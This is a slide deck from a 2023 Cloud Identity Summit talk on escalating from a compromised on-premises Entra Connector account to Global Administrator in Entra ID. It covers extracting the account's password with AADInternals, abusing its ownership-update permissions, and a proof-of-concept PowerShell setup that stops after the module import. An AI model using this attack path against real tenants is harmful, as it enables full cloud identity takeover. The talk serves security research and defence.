



# CLOUD IDENTITY SUMMIT '23

Identity Security Track

**From (tier) zero to cloud hero**  
**How to pwn Entra ID from on-prem**  
Fabian Bader

Community Event by



Azure Meetup

BONN





# CLOUD IDENTITY SUMMIT '23

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
DICE


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# About me



- Cyber Security Architect  
@ glueckkanja
- cloudbrothers.info
- @fabian\_bader on Twitter and Mastodon
- Organizer of Purple Elbe & HHPSUG
- fabian@bader.cloud









**Entra ID**



**Active Directory**














# Entry point for lateral movement

- Target: Microsoft Entra Connector account
- Method used:
  - Password extract using AADInternals
- Permissions gained:
  - Directory Synchronization Accounts
- Additional info:
  - Account is excluded from Conditional Access (at least MFA)

This is a privileged role. Do not use. This role is automatically assigned to the Azure AD Connect service, and is not intended or supported for any other use.

Actions	Description
microsoft.directory/applications/create	Create all types of applications
microsoft.directory/applications/delete	Delete all types of applications
microsoft.directory/applications/appRoles/update	Update the appRoles property on all types of applications
microsoft.directory/applications/audience/update	Update the audience property for applications
microsoft.directory/applications/authentication/update	Update authentication on all types of applications
microsoft.directory/applications/basic/update	Update basic properties for applications
microsoft.directory/applications/credentials/update	Update application credentials <b>PRIVILEGED</b>
microsoft.directory/applications/notes/update	Update notes of applications
microsoft.directory/applications/owners/update	Update owners of applications
microsoft.directory/applications/permissions/update	Update exposed permissions and required permissions on all types of applications
microsoft.directory/applications/policies/update	Update policies of applications
microsoft.directory/applications/tag/update	Update tags of applications
microsoft.directory/authorizationPolicy/standard/read	Read standard properties of authorization policy
microsoft.directory/hybridAuthenticationPolicy/allProperties/allTasks/read	Manage hybrid authentication policy in Azure AD <b>PRIVILEGED</b>
microsoft.directory/organization/dirSync/update	Update the organization directory sync property
microsoft.directory/passwordHashSync/allProperties/allTasks	Manage all aspects of Password Hash Synchronization (PHS) in Azure AD
microsoft.directory/policies/create	Create policies in Azure AD
microsoft.directory/policies/delete	Delete policies in Azure AD
microsoft.directory/policies/standard/read	Read basic properties on policies
microsoft.directory/policies/owners/read	Read owners of policies
microsoft.directory/policies/policy/appliedTo/read	Read policies.policy/appliedTo property on policies
microsoft.directory/policies/policy/appliedTo/write	Write policies.policy/appliedTo property on policies
microsoft.directory/organization/policies	Organization policies
microsoft.directory/servicePrincipals/appRoleAssignments/read	Read service principal role assignments
microsoft.directory/servicePrincipals/appRoleAssignments/write	Write service principal role assignments
microsoft.directory/servicePrincipals/standard/read	Read basic properties of service principals
microsoft.directory/servicePrincipals/memberOf/read	Read the group memberships on service principals
microsoft.directory/servicePrincipals/auth2PermissionGrants/read	Read delegated permission grants on service principals
microsoft.directory/servicePrincipals/owners/read	Read owners of service principals
microsoft.directory/servicePrincipals/ownedObjects/read	Read owned objects of service principals
microsoft.directory/servicePrincipals/policies/read	Read policies of service principals
microsoft.directory/servicePrincipals/appRoleAssignedTo/update	Update service principal role assignments
microsoft.directory/servicePrincipals/audience/update	Update audience properties on service principals
microsoft.directory/servicePrincipals/authentication/update	Update authentication properties on service principals
microsoft.directory/servicePrincipals/basic/update	Update basic properties on service principals
microsoft.directory/servicePrincipals/credentials/update	Update credentials of service principals <b>PRIVILEGED</b>
microsoft.directory/servicePrincipals/notes/update	Update notes of service principals
microsoft.directory/servicePrincipals/owners/update	Update owners of service principals
microsoft.directory/servicePrincipals/permissions/update	Update permissions of service principals
microsoft.directory/servicePrincipals/policies/update	Update policies of service principals
microsoft.directory/servicePrincipals/tag/update	Update the tag property for service principals

# Role: Directory Syn. Accounts

- Out of the long list of permissions two are essential

Actions	Description
microsoft.directory/applications/owners/update	Update owners of applications
microsoft.directory/servicePrincipals/owners/update	Update owners of service principals




# Vulnerable cloud application



# Vulnerable cloud application

- Target: Application with RoleManagement.ReadWrite.Directory
- Method used:
  - Use valid Entra Connector account
  - Take ownership of application
- Permissions gained:
  - Global Administrator

# The theory





# The compromise formula

1x Compromised on-prem system

1x (Wrong) Graph API permission granted

= Full cloud compromise

# POC|GTFO

```
PS AADInternals 0.9.0
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

C:\Windows\system32> Set-ExecutionPolicy -ExecutionPolicy Bypass -Force
C:\Windows\system32> cd C:\Research\AADInternals
C:\Research\AADInternals> ipmo .\AADInternals.psd1

AADInternals
v0.9.0 ♦ TROOPERS23 edition by @DrAzureAD (Nestori Syynimaa)
